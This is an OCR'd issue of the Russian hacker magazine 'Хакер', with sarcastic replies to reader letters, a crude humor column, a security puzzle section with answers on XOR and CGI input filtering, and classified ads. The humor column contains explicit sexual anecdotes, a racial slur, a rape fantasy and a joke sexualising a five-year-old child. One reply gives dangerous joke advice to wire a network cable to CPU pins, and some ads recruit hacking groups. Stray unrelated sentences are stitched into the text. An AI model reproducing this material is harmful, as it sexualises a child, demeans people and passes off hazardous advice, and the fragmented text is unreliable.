Рассказываю, где мы берем таких дизайнеров. Мы их выращиваем! Ни для кого не секрет, что в подвалах редакции находятся огромные коридоры лабораторий, растянувшиеся на несколько километров - стеклянные такие, со знаками "байяхазард". Там мы выводим новые виды психотропного и биологического оружия. Пять лет назад из эмбриона сиамских близнецов мы вывели в этих лабораториях чудовищного двухголового дизайнера - Петрова-Чарского. Этот ужасный монстр жрал все подряд (даже мыло в редакционной ванной!), извергал пламя и ядовитые пары и постоянно требовал поставить новую версию фотошопа. Поскольку в лабораториях фотошопа не было, а был только софт по генной инженерии, пришлось пересадить Петрова-Чарского в офис. Только не сразу! Перед этим он прошел курс повышения квалификации в детских журналах "Мурзилка" и "Веселые Картинки" - Da Old School, так сказать - это, судя по твоему письму, и сейчас чувствуется. Так вот: днем этот парень мирно сидит в офисе и ковыряется в фотошопе, а ночью, особенно в полнолуние, надевает огромный зеленый плащ в цветочек, и, положив за щеку кусочек мыла, идет собирать кровавую жатву. Он съедает заблудших милиционеров, переехханных собачек и кошечек, а также торговцев овощами и фруктами на московских вокзалах...
Ну, это я все к чему? Мы ему твой адрес дали! ;) Так что жди гостей. "Алле, откройте, это операция "Тайд или кипячение", говорят, вы очень несдержанный, постоянно кипятитесь..." В общем, ты не думай, что ты у нас один такой - мы расправляемся со всеми неугодными читателями, которые говорят, что у нас левые статьи. А хрен ли, блин? Демократия и рыночная экономика, сам понимаешь. Твой коварный хрен.




Письмо:
От: DarkWater [cake_78@mail.ru]

Привет! Вы - самый классный компьютерный журнал, т.к. не только про атаки рассказываете, но и про защиту. У меня вопрос скорее по второму пункту :)
Подскажите, плз. как можно избавиться от Exploit'a, пойманного по почте? Или где можно прочесть, как его удалить. Dr Web его вообще не видит, а Касперский видит, но не удаляет. Exploit - FileDownload, переместил его в папку "Удаленные" в Аутлуке, из которой он отказывается удаляться. Жду Вашего ответа. Спасибо.

ОтветОтвет Х:
Гр-ну ДаркУотеру.
Смета на выезд команды журнала "Хакер" по борьбе с организованными эксплоитами:
1. Такси по России - 4500 руб.
2. Портвейн "Сланчев Бряг", восемь ящиков по двенадцать бутылок на первый час работы - 9000 руб., далее со скидкой 50% по 4500 руб. за каждый час работы (минимум 48 часов, мы же не метеоры! – ред.).
3. Голые женщины (минимум восемь - двенадцать штук) - предоставляются вызывающим на срок от одного до трех лет с конфискацией.
4. Работа по уничтожению эксплоиты - 3000 руб.
5. Работа по уничтожению эксплоиты с сохранением работоспособности компьютера - 9000 руб.
6. Работа без использования пожарных багров и огнетушителей: 5000 руб.
7. Явка Господина Главного Редактора Товарища Сидоровского ака Тупойзанас: 8000 руб.
8. Неявка Холода: еще 8000 руб.
9. Вааще за вызов: 2500 руб. 16 коп.
10. Редакция не гарантирует вааще никакой сохранности.
Все, ты пока бумажку подпиши, а мы уже выехали. Только у меня остался один единственный вопрос: как тебе удалось затащить к себе домой Касперского? Он же жутко занятой мужик! Ты его не отпускай, пока мы не приедем, есть о чем с ним поговорить. Все, до скорой встречи, товарищ! Мы уже в пути!

Д

От: Konsul [konsul117@mail.primorye.ru]
Хай, Хакер!

Недавно узнал, что можно подключиться через локальную сеть к интернету всего за $7 в месяц. Но при подключении возникла странная проблема: разъем сетевого кабеля (RJ-45) никак не хочет лезть в момем - слишком большой. Что делать?
Помогите! ;)
С уважением, Konsul

Ответ Х:
Консулам - пионерский привет! Делюсь секретами мастерства. Ты просто не понял: подключать сетевой кабель надо напрямую к процессору. RJ-45 вообще нужен только для того, чтобы его отрезать. А потом - оттуда вываливаются штук девять разноцветных проводков. Снимаешь крышку компа, приподнимаешь на лифте процессор, и - поехали. Красный проводок прикручиваешь к третьей ноге камня в четвертом ряду справа, синий - ко второй ноге в первом ряду, зеленый - к первой ноге в третьем ряду, оранжевый - блин, куда бы деть оранжевый? Ну, хрен ли, к синему прикрути, для верности. И остальные все к синему. Готово! Опускай проц назад в маму. Все, можно работать с сетью. Только на всякий случай кулер с компа сними - чтоб провода не повредить, и руку не подставляй, а то засосет. Кулеры - они вообще все засасывают, даже женщин и детей. Да, и пожарных вызови заранее... ;)
Твой Великий Гуру.

ХУМОР

Поролоновая крыса возвращается

orginal version: Андрей Глуховцев
<gzoor@mail.ru>
funky edition: Даниил Шеповалов



ГЛАМУРНЫЙ ГОВНОПАНК

У меня неделю назад кончилась туалетная бумага. Вместо нее я по прямому назначению использую громадную анкету Гэллап медиа "ПОТРЕБЛЕНИЕ И СТИЛЬ ЖИЗНИ". Такой вот нездоровый символизм.

КЛОУН, ПОХОЖИЙ НА РОНАЛДА МАКДОНАЛДА

Уверен, ты испытываешь подсознательную антипатию к клоунам. Я знаю, в чем дело! И могу тебе рассказать. Когда мне было лет 10, в видеосалоне я посмотрел документальный фильм про тайную жизнь клоунов. Какие-то отважные парни сняли. Это был клоун, похожий на Роналда Макдоналда. Он жил у маленького мальчика. А еще у мальчика была красивая девушка-гувернантка. И вот однажды мерзкий клоун подкараулил гувернантку в лифте, оглушил и начал откладывать в нее яйца. Откладывал он их несколько часов: выгрыз девушке ногу до колена, выше сделал полость и туда насовал своих крупных, в зеленой слизи яиц...

Так что если где увидишь клоунов - нещадно истребляй этих тварей!

С.П.НИМАЛО IN DA HOUSE

Ко мне в гости зашел Сергей Петрович Нимало, как всегда пьяный. Я в это время игриво говорил по телефону с Алисой - приятельницей Андрея, моего соседа. Алиса - симпатичная недалекая телка лет 26. Она звонила в надежде напроситься к Андрею в гости, но его сегодня не было дома - он уехал в Москву. Я предложил Алисе все равно приезжать к нам.
- Кто это? - спросил Сергей Петрович.
Я сказал в трубку: "Подожди минутку" и обратился к Сергею Петровичу:
- Это Алиса.
- Та самая дура?
- Ну да.
- И зачем ты ее зовешь? Хочешь трахнуть?
- Ну да.
- Шеповалов, я, конечно, понимаю, что тебе никто не дает, об этом все на свете знают. Но ее же неинтересно трахать будет!!!
- Почему? Мне будет интересно.
- Ты даун! Я тебе говорю: неинтересно ее будет трахать!!!
- Ну фиг знает.
- Подожди, ты же трубку не положил, она все это слышит?
- Фак!
Я приложил трубку к уху - там раздавались лишь одинокие гудки...

НЕЛЛИ

Женщины - невероятные существа. На днях обаятельной девушке Нелли показали на улице дохлую крысу. Нелли не завизжала и не бросилась наутек. Нелли со звонким смехом подскочила к крысе и пнула ее ногой. Из крысы полились внутренности...

СНУП ДОГГИ ДОГ

Сегодня мне приснилось, что я - костлявый негр Снуп Догги Дог, работаю рабом на галере. Я поднял восстание и изнасиловал белокурую красавицу-надсмотрщицу.

Проснувшись, решил узнать, к чему все это снилось - два раза пролистал старорусский сонник, но ничего про костлявых негров там не нашел.

Позвонил приятелю, рассказал сон ему. Тот сказал, что это все мои детские комплексы. Ну да он всегда так говорит...

И ОТ МОСКВЫ ДО БРИТАНСКИХ МОРЕЙ

Замаячил впереди призрак Красной Армии. Я офицер запаса, и активное внимание военкомата к моей персоне мне что-то не нравится. Спросил у своего приятеля, врача-психиатра, можно ли у них в дурке получить полный фрилав и свободу

личности.
Он, говорит:
- Да, можно, приходи - месяц полежишь, выпишем тебе справку.
- А чего вы там напишете?
- А все что есть, то и напишем. Ты игру свою приноси, журнальчики там со статьями...

ОТСОС

Устроил на danya.ru опрос - "У кого бы вы отосали?"
Результаты были такие:
У Джорджа Майкла - 5 человек.
У Даниила Шеповалова - 12 человек.
У 25 Джонов Леннонов - 1 человек.
У самого себя - 85 человек.
Ни у кого - 117 человек.

ЖИЗНЬ ПО ДЗЕН

Каждый раз при включении мой мобильный телефон приветствует меня вопросом: "ТЫ ДАУН?"

СТРЕЛА

Когда вам было 5 лет, вы засовывали своей пятилетней подружке в письку стрелу от арбалета? Вот и я не засовывал...

МЕНЯ ПОДСТАВИЛИ

Стрела, кстати, была с присоской!

ПЬЕСА ДЛЯ ТРЕХ АКТЕРОВ

Даня: Игорь, ты лох!
Игорь: Сам лох!
Андрей: Да, парни, классная у вас аргументация...

СПЕШАЛ КЕЙ

Сегодня мне снилось, что я - андроид с плазменным мечом. Стою и дежурю у здания какой-то секретной организации. Подъезжает крутой футуристический автомобиль, из него выбирается крутой чувак в дорогом костюме. Я пытаюсь рубить его мечом - он показывает мне какую-то крутую ксиву, стреляет в меня из крутого автомата и убегает. В машине остается его водитель и сексуальная телка-андроид без ноги (нога валяется рядом). Я вытаскиваю телку, прикручиваю ей ногу, еду с ней на свою базу андроидов-повстанцев и там пытаюсь совершить половой акт. Но у меня долгое время ничего не получается - телка-андроид постоянно так извивается бедрами, что я не могу даже вставить свой андроидный член.
Какая здесь напрашивается мораль? Очень простая: скажи кетамину "нет!"

НАВЕЯЛО...

Придумал фотопроект для журнала COSMO. Мужчина сидит в удобном кресле, женщина, стоя перед ним на коленях, делает ему минет. Мужчина держит в одной руке банку пива, а в другой - пульт, которым он увлеченно переключает каналы TV в поисках футбола.

Чуть ниже надпись: "КАЖДОМУ СВОЕ!"

ФАКИН ШИТ

Я хреново выговариваю букву "Р". А мой отец, кстати, по образованию логопед. По поводу гадской буквы я абсолютно не парюсь, только один раз обломался, когда мне сказали, что возьмут работать ди-джеем на радио, если я поработаю над своей дикцией. Я забил и на букву, и на радио.

Сегодня одна девушка, с которой меня только что познакомили, попросила произнести слово "РЫБА". Я решил не мелочиться и сказал "БРОНЕТРАНСПОРТЕР". Вы бы видели ее лицо...

СНОВА ОПРОС

Устроил на danya.ru опрос: "Кто, по-вашему, Даниил Шеповалов?"
Результаты такие:
Последний великий писатель - 17 человек.
Mudak и пedrила - 11 человек.
Одно другому не мешает - 140 человек.

БЬОТ ПА ГАЛАВНОЙ МОЗГ

Бросаете ли вы себе под ноги лепестки роз, когда идете по улице?
Я вот бросаю...

ПОБЕДА!

Устроили с приятелем соревнование: кто раньше кончит. Судила Юля, арт-директор одного ленинградского ночного клуба. Я победил.

ДА...

Забыл сказать - мы дрочили. А победил я, потому что приятель стушевался и не стал участвовать в соревновании. Я кончил себе на живот и долго бегал, искал салфетку.

СЕКС В БОЛЬШОМ ГОРОДЕ

Вчера ко мне пришли друзья - Сергей и Олеся. Стали смотреть "Секс в большом городе". Мы с Сергеем решили вместе подрочить. И подрочили. Олеся отнеслась к этому вполне спокойно.

Потом друзья ушли, и ко мне в гости пришла девушка Таня. Я решил снова подрочить. Девушка собрала вещи и ушла. Странная она какая-то...

АРТЕФАКТ

Недавно мой сосед пришел домой и сказал, что ему предложили купить куртку Виктора Цоя всего за пять штук баксов. Я почему-то сразу вообразил себе продавца: потрепанную девицу в подземном переходе с грязными волосами и со зрачками в нули.

СКУЧНО

Приготовил себе продвинутый корм - классный куриный супчик, с поджаркой, укропом, по всем правилам. Играю в GTA3: Vice City. Докатился... Где, понимаешь, героические порывы, ну, не знаю, там продать компьютер, купить авиабилет до Гаваны, выпить 7 бокалов Cuba Libre, купить пистолет и стрелять в Фиделя Кастро...





Что касается работы с сессиями, то я более чем подробно освятил эту тему.

Ведь в будущем на нас будут трудится ни одна сотня тысяч подобных машин!

Нас встречает забор.

Вкратце пройдемся об алгоритме составления хеша.

Боты являлись поразительно умными.

Один из путей разгадки пароля к архиву является обычная мирковская функция.

Но как бы было бы проще разобраться с этими всеми премудростями, если бы с Echo Mia MIDI Recording System шла бы еще нормальная инструкция.

X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет ;). Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ ОТВЕТЫ НА ПАЗЛ №1 «РАЗЛОЖИ ПО ПОЛОчКАМ»

1) Разъем RJ-45 может относиться только к физическому уровню, т.к. на этом уровне стандартизируются типы разъемов и назначение каждого контакта.
2) Свитч может охватывать физический, канальный и сетевой уровни.
3) MAC-адреса используются на канальном уровне.
4) В RFC792 описывается протокол ICMP - этот протокол принадлежит сетевому уровню.
5) В RFC2068 описывается протокол HTTP/1.1 – это протокол прикладного уровня.
6) Данные на канальном уровне называют «кадрами» (frames).
7) На сетевом уровне сообщения принято называть «пакетами» (packets).
8) Протокол SSL принадлежит к протоколам представительного уровня.
9) Протокол SPX принадлежит стеку Novell IPX/SPX и соответствует транспортному уровню OSI.
10) Протокол NetBIOS охватывает транспортный и сетевой уровни.

■ ОТВЕТЫ НА ПАЗЛ №2 «CRYPTFUCK V3.1»

Слово «Ash» программа зашифрует следующим образом – «sEX». Алгоритм программы представляет собой обычный XOR с постоянным ключом «2600». Функция, реализующая данный алгоритм:

```
void crypt(char *str)
{
char *key="2600";
int i=0;

for (; *str != '\0'; str++) {
 if (i>3) i=0;
 printf ("%c", *str^=key[i++]);}
}
```

■ ОТВЕТЫ НА ПАЗЛ №3 «CGI+БАГИ»

В первой баге достаточно включить проверку на null-байт '\0', например, так:
```
$filename =~ s/\0//g.
```

Во второй баге строка «#$test=1;» закомментирована, поэтому никакие проверки в коде действовать вообще не будут. Т.к. ничего удалять нельзя, то достаточно перенести «$test=1;» на строку ниже, оставив символ комментария один на строке. Но этого мало, потому что далее не фильтруются потенциально опасные символы, а именно '\0' и '/', поэтому нужно добавить их в строку фильтрации:
```
$file =~
s/([\0\/.;\&<>\|\\\`'"?~^\{\}\[\
]\(\)*\n\r])//g;
```

Третья бага связана с тем, что отсутствует какая-либо фильтрация опасных символов в переменной $to. В данном случае можно поступить следующим образом. В строке open перенести последнюю часть, а именно «$to");» ниже на строку и закомментировать (этот геморрой связан с тем, что ничего нельзя удалять), а вместо этого добавить «-t");». Ключ –t, указывает sendmail искать адрес получателя в теле письма. Поэтому в теле мы должны добавить строку:
```
print MAIL "To: $to\n";
```

В четвертой баге перепутаны местами операторы, идущие после if и else, т.е. достаточно исправить строку с проверкой условия так:
```
if (!($file =~ /^[\w\.]+$/))
```

■ ОТВЕТЫ НА ПАЗЛ №4 «БРУТФОРС И ЛАМЕРЫ»

Т.к. в латинском алфавите всего 26 букв, то время подбора шестисимвольного пароля, состоящего только из заглавных букв, можно оценить следующим образом:

(26^5)/3000 = 3960 сек или 1,1 часа.

Соответственно, если четырехсимвольный пароль может включать прописные и строчные буквы латинского алфавита, а также цифры и символы, расположенные на кнопках с цифрами, то время подбора будет определено так:

(72^4)/3000 = 8958 сек или 2,49 часа.

Следовательно, первый ламер был прав.
Замечу, что расчеты сделаны по не совсем точным формулам, но для приближенной оценки их вполне достаточно.


Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай свои ответы до 1 СЕНТЯБРЯ. До встречи!

ЭТАП I «HACKWORD»

В этом выпуске X-Puzzle твоя задача - дойти до финиша, пройдя все этапы. Если ты думаешь, что в конце тебя будет ждать "бандана", "дорожный кошелек" и прочая чушь, то ты, приятель, сильно ошибаешься, у нас заготовлены призы куда круче. В общем, до финиша дойдет только сильнейший! (Если не дойдешь, все равно пиши, может так случиться, что ты продвинешься дальше всех! ;))

На первом этапе тебя ждет "Hackword", ответив на десять вопросов, ты узнаешь секретное слово в красных клетках. Замечание: полученное слово необходимо перевести в нижний регистр.

1. Широковещательная атака.
2. Фамилия одного из создателей языка Си.
3. Сеть телеконференций на основе протокола NNTP.
4. Общепринятое сокращение от «Cross Site Scripting».
5. Консольная команда в *nix, которая по ключевому слову позволяет найти описание любой другой системной команды.
6. Знаменитый сетевой червь, который любил лапшу.
7. Стандартная утилита Windows для отслеживания маршрута пакетов.
8. Ник автора утилиты netcat.
9. Особый тип скалярной величины в Perl, не являющейся ни числом, ни строкой.
10. Псевдоним Кевина Митника.



ЭТАП III «ПРОМЕЖУТОЧНОЕ ЗВЕНО»

На третьем этапе необходимо взять ник автора выражения, которое было получено на втором этапе, и, используя его в качестве ключа, расшифровать следующий шифр (см. рис.). Ник автора должен быть в нижнем регистре и без каких бы то ни было артиклей.

Большая подсказка от Дяди Вани: данный шифр был получен с помощью знаменитого обратимого алгоритма ;).

пBCЖYRЬOAЦБ^MKAЯЬEИИГЪKRAENЫKBПЛBTTAHKЛXOPMПOГKГЯЗЛTEЩYTOTЗRЪAЮCИRГKЛДПAГXNUAЬMH
ЬЪHЬИE!&MRKEЦЬЫBГЗOЖYRAEЗPKЯAЦPTЫBHBЭTЗXMЗЬЪЯЬOЛNЙЭTBEBTИTЯABTЮЩГГЖЖYRЗЛKПOPЬAЫT
AЬЖЩЩCBЯЦPNEЗЮПЛEЪHR@EYЖБREEПЗЛЧЯEДЬBЧЪИXЭOЬЯЗЛЖA

Расшифрованное сообщение будет содержать текст задания для четвертого этапа, из него ты узнаешь, что нужно сделать для того, чтобы получить конечный ответ и наконец-таки дойти до финиша!

ЭТАП II «ЗАШИФРОВАННАЯ ФРАЗА»

На втором этапе твоя задача расшифровать выражение (довольно известное), см. рис.


```
H"^l"^▼j^bmbq.↔`pa▼vehu↔hu↔l{↔lckhhhbrvl
```

Большая подсказка от Дяди Вани: алгоритм шифрования очень простой и основан на сдвиге позиций символов в кодировке ASCII, а что и как сдвигать - догадайся сам.



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

Как всегда радостная процедура награждения победителей! Количество пришедших правильных ответов на этот раз действительно порадовало, но все-таки я отобрал самых достойных из достойнейших. Итак, первый приз уносит человек из трех букв - ifs (ifs@inbox.ru).



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Радостно, что в X-Puzzle есть постоянные сильные игроки, и Breeze (breeze@custtomlab.baikal.ru) один из них. Кстати, каждый, кто станет победителем рубрики 10 раз, перейдет в ранг Магистров X-Puzzle и, соответственно, будет отмечен особо.



Элитный коврик Хакер WELCOME и годовая подписка на журнал Хакер

Третий приз забирает некто Winnie The Coder (woowoowoow@bk.ru).
Здесь же хочу разъяснить вопросы, которые возникли по поводу пазла «Брутфорс и ламеры» из предыдущего номера. Меня обвинили, что в задаче не имело смысл указывать, что в распоряжении имеется машина брутфорсящая пароли со скоростью 3000 проверок в секунду, т. к. задачу можно решить методами обычной комбинаторики. Однако это было мое важное замечание. Иначе возникла бы неоднозначность, т. к. ламеры могли брутфорсить с разных машин и, соответственно, с разной скоростью, и ответ был бы далеко неочевиден.

Борда

Мессадж можно закинуть на board@real.xakep.ru



DEFENDER дарит тебе эти призы



Ахтунг, бруда! Мы никогда не брали с тебя ничего за объявления на "Борде", ты мог присылать их просто так. Что ж, ничто не вечно и всему приходит конец... Теперь... ТЫ МОЖЕШЬ ПОЛУЧИТЬ НАГРАДУ за свое объявление! Да, именно так: присылай нам свой постинг - умный и тупой, смешной или ОЧЕНЬ смешной, в общем, неважно какой. А мы за это тебя наградим. В этом нам поможет компания TOP, которая выделила целых четыре приза торговой марки Defender (www.defender.ru)




1 KB0108 (MULTIMEDIA OFFICE KEYBOARD)

2 Активные колонки DEFENDER MERCURY 50

3 Оптическая мышь Defender Office Mouse 2220

4 Беспроводной мультимедийный набор Defender WUR-0108 Black



Продам CD диски (фильмы, игры, ОС), цены от 30 рублей. rokfor2000@mail.ru

---

Есть идея создания On-line/off-line ACTION/RPG на фэнтезийную тему. Пиши: chernobol1986@mail.ru DAlex

Собирается новая московская западло-группа. Главные цели КК и учебные заведения. Самым безбашенным сюда: nec@ok.ru

---

Профессиональная флэш-анимация в кратчайшие сроки (сайты,intro и тд) night [moon_dance@mail.ru]

Приму в дар любое железо для украшения комнаты! Так же могу создать сайт любой сложности! Пишите на мыло ndiswan@rol.ru

---

Создается хак групa нужны кодеры, дизайнеры, фрикеры ну и все кто хочет работать в команде. Exgymator87@mail.ru

---

Переправлю информацию любого типа и размера.Плата соответственно ёмкости. Гаврила Драконович [super_gamer@list.ru]

Создается ХАКЕРСКИЙ тим. Будет свой сайт, знающие люди мыльте admteam@mail.ru



Для сайта http://ecrypt.void.ru требуются: новостной редактор, писатель статей по криптографии/программированию на C++, модератор форума. Соответственно, направленность - криптография, безопасность, C/C++/BCB. mailto: dmitri@pisem.net

---

Веб дизайн, строительство сайтов любой сложности, разработка персонального стиля и новый дизайн для старого проекта. Качественно, надежно, недорого, желание клиента - закон. e-y-e@mail.ru





Программист на Delphi ищет (теле)работу. Опыт программирования - 4 года. Также владею HTML (свободно), PHP(+MySQL). Подробности - по skaarjrazor@hotbox.ru

---

Создана новая украинская хак-группа "ЗЛОДИЙ". Все желающие могут писать сюда: zlo@fm.com.ua Пока набор ЧЛЕНОВ свободный. Дальше будет жестокий ОТБОР. Дебилы, идиоты, и прочие недоразвитые могут сразу отдыхать. Цель: Изучение, обучение, обмен опытом, наказание тех кто был неправ. Перспектива: Создать сильнейшую хак-группу в Украине. PS Очень нужен чувак который сможет захостить у себя сайт с нашим боевым арсеналом. Домен уже есть.

Напишу прогу на Delphi от 0 до 5 WMZ. http://proger.hotbox..ru

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK  Exit


SAMSUNG
Функция MagicBright –
одно прикосновение
MagicBright
Нажатием одной кнопки MagicBright
устанавливается оптимальное значение яркости
150 кд/м² – текст • 200 кд/м² – интернет • 330 кд/м² – игры, фото, DVD.
Мониторы Samsung SyncMaster 763 MB, 765 MB, 757 MB, 955 MB, 957 MB.

ХАКЕР VER 08.03 (56)